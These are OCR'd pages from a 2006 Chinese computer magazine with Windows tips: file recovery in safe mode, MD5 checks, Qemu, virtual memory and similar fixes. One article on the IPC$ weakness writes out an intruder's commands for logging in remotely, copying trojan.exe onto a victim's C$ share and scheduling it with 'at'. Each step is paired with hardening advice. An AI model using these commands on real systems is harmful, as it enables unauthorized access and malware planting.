启动成功后，默认目录为"C:\Documents and Settings\用户名"。本例中，用户名是new。

输入DIR/W回车，My Documents文件夹就是“我的文档”。输入“CD My Documents”，回车，进到该目录。再次输入DIR/W，发现了其下的用户文件夹。本例中是“物理教学”和“2006稿件”。

分析一下，麻烦来了，要拷贝的文件都在中文目录下，可是，现在却无法输入中文。要是能进去，且只拷贝其下的文件(不包含子目录)，一个“COPY *.*”就足了，也不管下面有没有中文名文件，因为*.*代表了所有的文件。可是，我们无法进去，咋办呢？退一步海阔天空。

输入“CD..\..”返回上两级目录。本例中结果是指“C:\Documents and Settings”。

为什么要返回这里呢？因为这一级目录下的new子目录总是英文名吧，我们就能将这一目录全部拷贝，关键是其下已包含了我们所需要的“物理教学”和“2006稿件”两子目录。


输入"XCOPY new*.* d:\lxcbak /s/e"，回车。得到提示“目标 D:\lxcbak 是目录名还是文件名”，请键入D表示为目录，然后回车，new目录下的所有文件，包括所有子目录都将全部拷贝出来，且存放到D:\lxcbak文件夹下。

> **小提示**
>
> **这里的操作与纯DOS下的操作有所不同，主要表现在这里输入命令时，允许文件名或目录名中出现8个或8个以上的字符，还允许包含空格，这在纯DOS下是绝对不行的，因为违反了DOS的8.3格式命名规则。要在纯DOS下操作，以上的命令得按这样的原则进行修改:去掉超过8个以上的文件名或目录名中的多余字符，去掉文件名或目录名中的空格，再用"XXXXXX~1"的方式进行识别。比如，前面的"CD My Documents"应改为"CD MyDocu~1"这就不会超过8个字符了。**

有时，无法在Windows系统中删除某些文件，特别是病毒文件或其他恶意文件，这不是又提供了一种方法吗？

在实际应用中，我也遇到过一些意外的收获，当系统连其他安全模式都不能进入时，试着启动到“带命令提示符的安全模式”下，哪怕是不进行任何操作，退出后，系统有时会莫名其妙地恢复正常。这种情况我不敢说各位朋友也遇到过，但另一种是一定遇到过的，那就是遇到故障时，启动到常规的安全模式，退出再重启，系统自动恢复正常。从道理上讲可能是一样的。

如果有这种意外，一般有一个前兆:在“带命令提示符的安全模式”下，按Ctrl+Alt +Del，调出“任务管理器”，在“应用程序”选项卡下单击“新任务”。在弹出的“创建新任务”窗口中单击“浏览”，找到C:\WINDOWS下的explorer.exe，返回如图10所示界面。单击“确定”，桌面会自动出现。



⑩

③深山红叶

用光盘版的windows XP系统，比如著名的“深山红叶”，网上找一下吧，只要看了对它的介绍，你一会被其强大的功能所吸引的。

最后要说的是，各种危险固然要防，但也并不意味着电脑硬件、软件系统就是那么的脆弱，死机其实并不可怕。 CF [ZT01]





责任编辑： 特别的特别&番茄蛋饭 media@cfan.com.cn

我们专门开辟出“回音壁”栏目，持续刊登读者朋友对我们曾经发表文章的回函。本期特别刊登了几位积极参与反馈的读者文章。为了鼓励他们，除了向这几位读者支付常规的稿费外，我们还另外奖励每人100元现金。

来吧，拿起笔来，只要您关注CFan，CFan的版面上一定留有您的一片天地！

1 改个属性，解决大问题

2006年第6期《Windows最后的稻草——故障恢复控制台》中介绍了制作“故障恢复控制台”引导光盘的方法，通过此方法你可以直接将任意电脑直接引导至“故障恢复控制台”。不过因为小编的失误，文章中缺少了关键步骤，好在论坛中的读者6618发现了这个错误……

读者/ **6618**

因而基本上每期的CFan我都买，CFan中介绍的一些我自己觉得值得我去试的东西有空我会动手去试试，因而才发现了文章中的问题。我也是和大家一起学习，期望学到更多的东西，正所谓“人人为我，我为人人”。

当我按文章说的去做，步骤绝对没错，虚拟机测试时发现不成功。我大胆心细，不久就发现是把C:\Ntdetect.com复制到i386文件夹下时，一定要把该文件的系统属性去掉，使用的命令为Attrib –s –r –h ntdect.com，然后再把Ntdect.com改为只读属性，否则一定不成功。做好的光盘会提示ntdect.com没找到。而文章中并没有强调和说明要做这一步，因为C:\Ntdetect.com默认的是系统属性的，如果不成功的朋友不妨照此方法重新制作。

把一个8MB多的“故障恢复控制台”光盘ISO刻为一个光盘，要多浪费就有多浪费，然后我用UltraISO把RC.iso的引导文件提取出来，再把相关文件提取出来放到EASYBOOT的相关目录，让“故障恢复控制台”光盘成为我维护光盘的一个小部分，进一步完善我的维护光盘——这样就不浪费了(见图)。

论坛原帖:http://bbs.cfan.com.cn/viewthread.php?tid=310736&extra=page%3D15




2 APE转录CD更有轻松好办法

第10期的电脑爱好者介绍的burrrn软件，我用了确实好用简单。但是又有问题困扰着我，那就是我刻完后所有的音乐都连在一起无法选歌，还有一些我不喜欢的歌曲想从整个APE文件中删除掉。到网上查了许多资料，现在告诉大家一个非常简单的办法，巧用Foobar2000就可以实现。

湖北/**金炜**

我在湖北省潜江市广华文华学校高一（1）班就读，我是绝对的电脑爱好者，平时就喜欢电脑，买了CFan总是从头到尾把里面提到的软件都试用一下，在班里我是绝对的电脑高手。如果CFan有什么地方写得不对，我会第一时间给小编发邮件指正！

打开Foobar2000，点击“文件→打开”，再点击打开你所要刻的APE所带的CUE文件。



记住一定要打开它的CUE，不要打开APE格式，一般下载APE的时候都会有相应的CUE。

打开都会出现你所下的APE音乐中的曲目目录（见图1），然后按住“Ctrl”单击你想要听的歌曲，然后单击鼠标右键，在选中菜单中的“转换”再点“转换到同目录”，出现选项框，然后点确定，它就开始转换非常快，而且是无损的（如果刻CD的话就转换成WAV格式，见图2）。转换完后就可以用NERO或burrn等刻录软件把转换出来的WAV进行刻录了。

我在使用低版本Foobar2000（V0.8以下）的时候发生过播放APE出现爆音和提示错误的现象，后来才知道并不是APE文件的问题，而是因为Foobar2000的版本所存在的BUG，所以大家还是下载Foobar2000 V 0.8以上的版本。 CF [YY01]





系 统

Windows的“邪恶轴心”

IPC远程管理漏洞揭秘

文/CMAG



操作系统总是不断进步的，可是包括很多安全专家在内的用户却经常说Windows 2000/XP在安全方面并不如Windows 98，这是为什么呢？因为Windows 98本身并不是一个为网络而设计的操作系统，所以出现的漏洞也很少能够被黑客在网上利用，而Windows 2000/XP则不同，它们本身包含了大量的系统服务和网络管理组件，如果配置不当或使用默认配置就极有可能被黑客所利用。别以为你经常给系统打补丁就安全了，如果你使用的是弱密码，那么Windows的“邪恶轴心”早已经将你偷偷出卖了！

远程管理何以沦为漏洞

IPC是Windows为了方便管理员进行远程管理而设置的功能，通过它可以方便地远程登录、执行命令以及进行文件传输等工作。不过微软没有把好人做到底，默认的安全策略并不安全，于是在Windows 2000盛行的年代出现了空前的IPC漏洞入侵潮，Windows 2000/XP在默认情况下Administrator管理员账户的密码为空，而网络上的任何人只要用此管理员账户登录即可使用IPC远程管理，然后即可进行任意操作，当然也包括植入木马。在Windows XP中虽然已经针对此漏洞进行了修补，但也仅仅是测试密码是否为空。

自己测测，你的密码够强吗？

1.什么是弱密码

①6位以下的短密码。

②密码是简单的数字或字母的组合。例:123456

③以纪念日(最典型的是生日)或者电话号码，常用的英语单词作为密码。例:198346

④长期不修改密码。

2.什么是强密码

①密码位数超过10位。

②使用大小写英文字母(通常情况下密码大小写敏感)混合，掺杂数字以及特殊符号。

③根据重要程度定期更换密码，但尽量避免几个密码轮回使用。

④密码可以复杂，但不能自己记不住，比如英文单词“apple”是弱密码，而“@pPle”的强度就增加不少。

3.检测自己的密码是否安全

QQ密码安全性检测:http://safe.qq.com/strategy/pswsafe.shtml

秘密渗透！揭黑客的老底

你一定想知道黑客是怎么通过IPC一步步入侵到你的系统中的，扮演一回卧底，看看黑客是怎么做的吧！

1.net use远程登录你的系统


运行CMD，在弹出的命令提示符中输入以下命令，其中“192.168.0.2”是要入侵的被登录对象，“password”应替换为实际的管理员密码，而“administrator”也可以替换为其他管理员账户的用户名。

```
net use \\192.168.0.2\ipc$ "password" /user:administrator
```

安全TIPS

(1)密码不够强，还不如没有

只要你的系统不是那种数年不在线更新的古董机，那Windows XP的安全策略必然会限制空密码的管理员账户登录你的IPC管理共享，也就是说用空密码的管理员账户无法登录你的系统，但一个弱密码的账户却可以，黑客只需几分钟左右就能破解一个5位的弱密码(这还是在网速较慢的情况下)，另外，别指望黑客会在命令提示符下逐一枚举每个密码，在网上很容易就能找到在线破解IPC密码的工具(见图1)。Windows 2000在默认情况下没有限制IPC空连接，可以在“注册表编辑器”中将[HKEY_LOCAL_MACHINES\SYSTEM\CurrentControlSet\control\Lsa]分支下“RestrictAnonymous”的值设置为1来禁止空用户连接。



(2)不要在网络中暴露你的信息

在网上暴露信息实在不是个好主意，从论坛或者QQ资料里收集你的信息是黑客的拿手好戏，在Google上很容易就能找到某个特定用户的生日、爱好或者习惯等信息，这些对于黑客来说足以成为猜解密码的元素，能够更有针对性地生成用于穷举破解的密码字典(见图2)。

(3)把用户名藏起来

右击“我的电脑”选择“管理”，在“计算机管理”中选择“本地用户和组”，选中“用户”分支，然后在右侧窗格中右击Administrator账户选择菜单“重命名”(见图3)，将其设置为一个别人猜不到的用户名，然后重新建立一个名为“Administrator”的账户，不分配什么权限，设个十几位的密码，这样黑客很快就会疯掉了……



2.把木马弄进你的电脑

仍是在命令提示符中，输入以下命令，IP地址需要修改，“C$”是对方电脑C盘的默认共享，第一条命令将对方的C盘映射为自己的Z盘，然后第二条命令将木马文件复制到远程机的C盘根目录下。

net use z: \\192.168.0.2\C$

copy D:\trojan.exe z:\trojan.exe


安全TIPS

(1)杀毒软件安装在比较偏的位置

黑客光顾后，为了杜绝后患，常常会浏览远程电脑的系统盘目录，找出常见的杀毒软件、防火墙目录，用批处理结束进程并删除之。修改默认的安装路径可以对黑客起到一定的干扰作用。

(2)关闭默认管理共享

如果想杜绝C$之类的共享被人利用，那就只有让系统不生成各分区的管理共享了，运行regedit.exe打开“注册表编辑器”，展开分支[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters]，右击右侧窗格空白处，新建一个DWORD值，命名为“AutoShareServer”，将键值设为“0”(见图4)。



3.随意执行命令

只是把木马文件放进你的电脑，那还不足于成为威胁，如果不能执行，再厉害的病毒也是白搭。黑客怎么把拷到你C盘的木马弄出来执行呢？用net time命令查询远程电脑的系统时间，比如得到对方的时间为14:02(见图5)，那么就可以在14:10用at命令计划一条执行C盘木马文件的任务。



net time \\192.168.0.2

at \\192.168.0.2 14:10 C:\trojan.exe

安全TIPS


让黑客的at命令无用武之地

at命令允许管理员账户的用户能在远程控制本地机执行计划任务，但它依赖于一个系统服务，如果将此服务禁用，那就无法在远程添加计划任务了。运行services.msc，在服务管理界面中停用Task Scheduler服务并设为“禁用”(见图6)，这样黑客在远程执行at命令时就会发生错误。注意不要设置为“手动”，因为如果只是“手动”的话黑客可以很容易地用sc命令远程开启服务，命令如下，其中“Start”表示启动服务，“Schedule”则是Task Scheduler的服务名：

sc \\192.168.0.2 Start Schedule

4.远程修改注册表

谁知道比尔大叔在想些什么，在默认情况下登录IPC服务后就能远程修改注册表了，那样的话禁用Task Scheduler服务也没有什么意义了，因为可以远程编辑服务相关的注册表分支，在重启后就能生效了。运行regedit.exe打开“注册表编辑器”，选择菜单“文件→连接网络注册表”，然后在弹出窗口的输入框中输入192.168.0.2，回车后即可连接远程的注册表(见图7)，不过可以访问的分支受组策略的安全限制。



安全TIPS

在服务管理中将Remote Registry服务停止并设置为“禁用”，这样在远程就无法直接修改本地机的注册表了。 CF [YY02]




系 统

你的系统镜像合格吗？

检查系统镜像文件是否可用

文/王志军

Windows Vista的Beta2版本发布了！对于整夜挂机下载回来的ISO文件，大多数人都会选择“装之而后快”，可咬牙把XP格式化的结果竟然是新下载的系统光盘并不能引导系统，或者安装到一半时提示缺少文件。很显然，你应该在安装前检查一下镜像文件是否合格。



★在Google中可以搜索到Windows Vista Beta 2的BT种子，不过目前为止Beta 2的简体中文版仅供内部测试人员使用，如果你没有得到测试资格，请勿使用。

★除了Windows Vista外，还有很多值得你关注的操作系统新版本发布了，有兴趣的朋友可以在下表中选择下载，建议使用FlashGet或NetTransport等支持FTP站点浏览功能的工具下载。

操作系统	版本	下载地址
FreeBSD	6.1	http://www.freebsd.org/releases/6.1R/announce.html
Mandriva Linux	2006	http://www.linuxeden.com/forum/t132533.html
Debian GNU/Linux	3.1	CD版:http://cdimage.debian.org/debian-cd/3.1_r0/i386/iso-cd/
		DVD版:http://cdimage.debian.org/debian-cd/3.1_r0/i386/iso-dvd/

杜绝残次品的MD5检测法

MD5是一种检查数据完整性的算法，它能给每个文件都赋予一个绝对唯一的MD5校验码，两个相当大小的数GB大文件，即使只有1个字节不一样，用MD5算法得出的校验码也会完全不同，就像人的身份证，一对双胞胎看起来可能长相差不多，但他们的身份证号码也是不一样的。

1.从哪里得到正确的MD5校验码

下载页面中一般在下载链接附近列出了每个文件对应的MD5校验码，如果是没有网页的FTP网站，那么在ISO文件的目录下一般都会有与文件同名的扩展名为MD5的文件，下载后用“记事本”打开即可查看该文件的MD5校验码。

2.如何检查MD5是否匹配

推荐使用WinMD5作为校验工具(下载地址:http://www.onlinedown.net/soft/20353.htm)，下载后直接运行，然后将要检查的文件拖动到WinMD5的界面上，检查一下ISO镜像文件的MD5值和下载页中官方公布的MD5值是否一致，如果不一致则说明文件损坏或经过修改，建议不要安装。


3.MD5鞭长莫及的地方

对于泄露版的ISO，这招就不灵了，因为它们绝少有官方提供的MD5值，同时MD5只是保证下载的ISO文件和原始文件完全一样，并不能保证在你的电脑上就一定能够安装，最好的方法还是使用虚拟机试着安装一下。

小个头虚拟机的大智慧

VMware等商业软件虽然功能强大，但同时操作也比较复杂，而且在系统中安装了各种底层的虚拟驱动程序，增加了平时的系统资源占用，在卸载时也有可能出现卸不干净的情况。如果有一款绿色、迷你，免费的虚拟机软件，夫复何求？Qemu Manager就是这么一款软件，它3.95MB的身材与之强大的功能真是不成正比，下载地址为http://www.davereyn.co.uk/download.htm，建议选择“Qemu Manager Version 2.2 For Windows (March 2006) With QEMU 0.8.0 and KQEMU support”，这是许多网友试用后推荐的一个比较稳定的版本，Qemu安装完成后会自动生成所需文件，同时会在开始菜单和桌面上自动创建快捷方式。双击桌面上的Qemu图标，配置开始了。

1 配置程序。向导会自动侦测到Qemu的安装路径，然后在“Qemu Version”下拉列表框中选择“0.80 and Above”，接着在如图所示对话框中选择“Enable KQEMU Accelerator Drive Support”，这样可以使虚拟系统保持最佳效能，其他的配置建议都使用默认。



2 创建虚拟机。在主界面中单击工具栏最左侧的“+”号按钮，按照提示创建一个新的虚拟机，其大致步骤如下:命名→设置操作系统(默认提供了DOS、Windows 95/98/NT/2000/XP、Linux、Power PC & Mac等多种选择)→设置内存→硬盘设置→虚拟系统的硬件设置(是否需要启用声卡和全屏显示)。“Hard Disk Settings”中虽然提供了3个选项框，但只能选择其中的某项，如果只是测试光盘镜像文件是否可以启动，选择“This Virtual Machine Does Not Require A Virtual Drive”即可。

3 加载ISO镜像文件。切换到“Disk Configuration”标签，勾选“Boot From CD-ROM”，然后单击“CD-ROM Drivers”列下的浏览按钮，加载事先已准备好的镜像文件，此处选择的是Windows Vista Beta 2的DVD镜像文件，完成后单击“Save”按钮返回主窗口。可以看到主窗口中“Virtual Machines”列表框中已经出现了Windows Vista，单击工具栏上的绿色引导按钮(Launch selected Virtual Machine)启动虚拟系统，按下“Ctrl+Alt”就能在虚拟机和真实的系统之间快速切换。 CF [YY03]

系 统

插拔闪存盘拒绝“霸王硬上弓”

系统托盘图标丢失以后如何安全卸载USB设备


文/乔珊

当我们插入闪存盘或其他可移动USB存储设备时，在系统托盘区会显示出一个绿色的弹出图标(见图1)，以便让我们安全卸载USB设备。但是如果Explorer.exe进程发生错误关闭，或者系统本身的托盘区故障，USB设备图标就会消失，这样就无法正常卸载此设备了，“霸王硬上弓”的拔出闪存盘又担心损坏硬件，如果你也有这种烦恼，那就跟我做吧！


①

右击桌面空白处选择“新建→快捷方式”，在弹出的“创建快捷方式”向导窗口的“请键入项目的位置”文本框中输入“rundll32.exe shell32.dll,Control_RunDLL hotplug.dll”(见图2)，点击“下一步”。在“键入该快捷方式的名称”文本框中输入“弹出USB设备”或其他你以为合适的名称，点击“完成”按钮即可。还可以给该快捷方式定义一组快捷键，以实现一键打开，右击“弹出USB设备”快捷方式选择“属性”，在弹出来的属性窗口中切换到“快捷方式”选项卡，在“快捷键”文本框中按下需使用的快捷键，如“Ctrl+Alt+U”，以后需要卸载USB设备时只要按下此快捷键即可。 CF [YY04]


②



啃掉苹果的“b0 error”

文/Riqe

在本刊2006年第5期的《碰撞中的统一 Windows、Mac OS X、麒麟 多系统共存》中介绍了包括苹果操作系统Mac OS在内的多个系统的安装和共存，但如果单独安装Mac OS，就有可能碰到一些奇怪的问题。比如安装完成重启后提示“B0 error”，无法进入系统。

本文系统环境：Mac OS X Tiger 10.4.6(x86)

在网上搜索了下这个错误提示，发现是由于安装Mac OS的分区没有设为活动分区造成的，Fdisk无法将Mac OS的分区设为活动，如果你有PQ Magic(尽量选择高版本，如8.0)，则解决方法比较简单，用DOS启动盘引导后，运行PQ Magic，选择Mac OS的系统分区，再选择菜单“Advanced→Set Active”(高级→设置活动分区)即可。

①

如果没有PQ Magic，那么先将该系统分区设定为FAT32(不用格式化)，然后用Fdisk等工具就能将其设置为活动分区了，再次用光盘引导Mac OS的安装程序，在进行到“选择一个目的宗卷”时选择顶层菜单“实用程序→磁盘工具”(见图1)，在安装盘自带的磁盘工具启动后，选择刚才新建的分区，点“抹掉”，“卷宗格式”中选第一个“Mac OS扩展(日志式)”，随便起一个名称，点“抹掉”按钮(见图2)，最后将Mac OS安装在此分区上，重启即可。 CF [YY05]



②

系 统

“内虚”进补方案

解决虚拟内存不足的问题

文/戴俊敏

如果你的物理内存在512MB以下，那么在运行大程序时就经常会遇到系统托盘弹出“虚拟内存严重不足”警告气泡的情况。除了花些银子购入更多内存条外，我们还有什么别的选择呢？

“内虚”的病因

在何种情况下会出现虚拟内存不足的警告呢？无非是以下2种情况。

①软件正在处理的数据太大，超出了内存剩余空间。

②虚拟内存因某种原因没有达到指定的大小，比如磁盘剩余空间不够。

导致这2种情况发生的原因有很多，比如感染病毒、运行程序太多、处理文件太大、软件无法及时释放内存等，下面根据不同的症状来依次解决。

治疗“内虚”就这几招

1.谁说好机不重启

故障原因：如果一台服务器几年不重启，那丝毫不奇怪，但是如果这事发生在一台家用机上，那就很稀奇了。家用电脑使用的方法和范围都与服务器不同，几天甚至几小时不重启系统就会慢如蜗牛。

解决方法：虚拟内存不足时首先应该考虑的就是重启以释放被占用的内存，在运行磁盘整理、游戏等资源占用较大的程序前，如果之前使用时间较长，那么也建议重启一次。

2.清干净狂吃内存的病毒


故障原因：出现故障时不应该把所有的问题推给病毒，但病毒确实可能引起内存的疯狂占用。

解决方法：在内存严重不足时，按下“Ctrl+Alt+Del”组合键打开“Windows任务管理器”，在“进程”选项卡中检查占用资源较高的进程是否可疑，同时将杀毒软件升级至最新并进行全盘扫描。

3.默认设置不当


故障原因：在一台小内存的电脑上安装了Windows，而后即使升级了内存，系统还是采用之前安装系统时检测到的内存大小来设定虚拟内存的值，比如之前我们有256MB大小的内存，这时系统默认的虚拟内存大小为384MB~768MB，后来把内存扩到了512MB，系统的虚拟内存大小仍会保持原样，这样就会导致默认设置不当。

解决方法：手动将虚拟内存设定为正确的值，右击“我的电脑”选择“属性”，在“高级→性能”项下单击“设置”，在弹出的“性能选项”窗口中打开“高级”项并单击“更改”，然后在弹出窗口中即可修改虚拟内存的大小和路径。选择一个有较大空闲容量的分区，勾选“自定义大小”前的复选框，将具体数值填入“初始大小”、“最大值”栏中（初始大小一般设为物理内存大小的1.5倍，而最大值则设为3倍），而后依次点击“设置→确定”按钮即可，重启后设置即可生效（见图1）。



4.系统分区的容量不够

故障原因：虚拟内存的默认位置在系统分区中，随着运行程序的增多，所占的空间会逐渐增大，如果当磁盘的剩余空间小于虚拟内存需要增加的空间，那么就会造成虚拟内存不足。



建议划分一个专用的小分区提供给虚拟内存使用，以便能够经常整理碎片，提高效率。

解决方法：通常可以删除一些不用的文件，并把文档等资料类文件移动到其他盘中，清理“回收站”和临时文件夹，使系统盘保持至少1GB的剩余空间，或者直接按照上文的方法将虚拟内存设置到其他剩余空间多的盘符下，一般安装Windows XP则系统分区大小应保持在5GB以上。

5.整理磁盘碎片

故障原因：如果虚拟内存文件所在的盘符中磁盘碎片过多时，就会造成虚拟内存文件分散于多个不连续的区域，在读写虚拟内存中的数据时硬盘的磁头就会不断跳跃位置，导致速度变慢，而一旦碎片现象过于严重，在给程序分配虚拟内存数据时，系统就有可能因为读写超时而出现内存分配失败，进而造成虚拟内存不足的假象。



系 统

3分钟DIY一个XP Syspad

文/[l.cai].xx.YHG

在进行系统设置和优化时都希望能快速打开各种系统工具，牛人的做法是记下所有的命令，比如“msconfig”、“dxdiag”等。对于连英语单词都懒得记的朋友来说，还是安装一款系统工具面板软件比较好，比较知名的有XP Syspad，但为了几个快捷方式特意安装一个软件有点不值得，说来你可能不信，不过我们确实可以在3分钟内DIY一个XP Syspad！


1 建立系统工具的快捷方式。右击桌面空白处选择“新建→快捷方式”，在“创建快捷方式”对话框的“请键入项目位置”文本框中键入常用系统工具的快捷方式即可。

2 建立控制面板中的快捷方式。进入控制面板，右击需要的项目，选择“创建快捷方式”，系统询问是否要把快捷方式放到桌面上，选择“是”即可。推荐选择：“添加删除程序”、“系统”、“Internet 选项”、“文件夹选项”、“网络连接”、“用户账户”。

3 建立常用目录快捷方式。右击常用目录，选择“发送到→桌面快捷方式”。推荐选择：“C:\Documents and Settings\用户名\Local Settings\Temporary Internet Files”、“C:\Documents and Settings\用户名\Local Settings\Temp”、“C:\Documents and Settings\用户名\Recent”（我最近的文档）、“C:\Documents and Settings\用户名\Favorites”（收藏夹）、“C:\Windows”、“C:\Windows\Temp”、“C:\Windows\system32”。总之要加入常用但层数较深的目录。

4 整理快捷方式。在桌面上建立名为“XP SYSPAD”的文件夹，在这个文件夹中建立“系统工具”、“常用目录”、“软件游戏”等几个子文件夹，然后把上面所创建的快捷方式分门别类地移到相应的文件夹中。

5 创建桌面工具栏。右击任务栏空白处，选择“工具栏→新建工具栏”，在弹出对话框中选择桌面上的XP SYSPAD文件夹，点击“确定”。 [YY07]



★把XP SYSPAD文件夹的属性设置为“隐藏”，可以使桌面更整洁。
★你也可以自定义一些游戏或者常用软件的项目放在其中。

常用系统工具表

快捷方式名称	项目位置	说明
剪贴板查看器	clipbrd	查看剪贴板中的内容
设备管理器	devmgmt.msc	管理计算机中的硬件
DirectX诊断工具	dxdiag	检测DirectX版本、显示、声音
磁盘碎片整理程序	dfrg.msc	整理磁盘碎片
磁盘管理	diskmgmt.msc	管理硬盘、光盘、闪存盘，分配盘符，格式化磁盘
事件查看器	eventvwr.msc	查看系统、应用程序、安全性的事件记录
服务	services.msc	调整系统服务
经典用户账户	control userpasswords2	设置用户登录方式，比控制面板中的用户账户更实用
命令提示符	cmd	Windows 2000/XP中的“DOS”
任务管理器	taskmgr	查看进程信息、CPU 使用情况
注册表编辑器	regedit	系统优化必备
组策略编辑器	gpedit.msc	修改组策略设置，Windows 2000/XP Pro可用
系统实用配置程序	C:\Windows\PCHealth\HelpCtr\Binaries\msconfig.exe	管理启动项

解决方法：此时需要使用磁盘碎片整理工具，右击“资源管理器”中的盘符图标，选择“属性”，在“工具”选项卡下点击“磁盘整理”，选择需要整理的磁盘分区即可（见图2），如果你对Windows自带的整理工具不满意，也可以试试VoptMe等第三方工具，速度会提高不少。

6.“只吞不吐”的幕后黑手

故障原因：运行一个程序需要使用内存，但如果软件本身没有及时释放内存，就会出现内存占用越来越多的情况，这种情况称为“内存泄漏”。几乎所有的软件都有或多或少的内存泄漏情况（比较严重的有Firefox 1.5版本的AdBlock插件，只需几小时就能把你的内存完全吃光）。

解决方法：幸好Windows 2000/XP都能在程序进程关闭后自动回收内存，这样我们就能在发现问题后手动关闭程序，并对症下药地升级问题程序以避免内存泄漏。

7.“自我检讨”，重装系统还是升级硬件？

故障原因：上面的方法只能在系统设置不当或者软件出现问题时解决虚拟内存不足的故障，如果方法对你无效，你可能就需要“自我检讨”一下了。在物理内存本身很小的情况下，无论如何设置虚拟内存都无法解决内存不足的问题，因为虚拟内存只是用来存放暂时不用的内存数据，在程序需要读取这些数据时，仍然需要将数据从虚拟内存中读入物理内存，所以虚拟内存并不能替代物理内存。

解决方法：现在内存的价格已经很便宜了（512MB的DDR内存条仅需250元左右），所以在出现此情况时推荐直接升级购买更大容量的内存条，同时尽量选择品牌内存，如Kingston、Kingmax等，如果与老内存条混插，尽量选择同一品牌以保持系统稳定。如果你的电脑较老，在升级前先确认主板可以支持的内存类型（SDRAM/DDR/DDR2）以及单条内存最高容量，以免浪费。 [YY06]

系 统

任务栏疯狂改造计划

自制插件增强任务栏功能

任务栏除了能够显示快捷启动栏、任务按钮、系统托盘，还能干什么？Windows Vista的SideBar可以显示时钟、计算器等，证明屏幕的边边角角还是大有可用之处的，不用安装任何软件，仅仅是简单的HTML网页文件就能变成超强插件，彻底武装任务栏！
本文所需的文件均可在http://work.newhua.com/cfan/200508/taskbar.rar下载。

任务栏里的万年历


许多朋友不是喜欢桌面上安装一个年历表么？当然了，这样的软件很多，不过现在我们可以自己DIY一个了，是用HTML语言编写的（如果你熟悉HTML，相信这个应该难不倒你的），如果不会自己编写，就用别人已经写好的吧！

1 根据上面提供的下载地址将文件下载到本地，将文件解压到D:/toolbar目录中，本例要用到的是Calendar目录中的文件，即filE:///D:/toolbar/Calendar/index.html。

2 打开“注册表编辑器”，依次定位到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AboutURLs]分支，在右侧窗口中新建一个名为Calendar的REG_SZ键，键值为“filE:///D:/toolbar/Calendar/index.html”（请将本文提供的下载压缩包中相关的文件放到指定的位置，下文亦同），退出“注册表编辑器”。


1

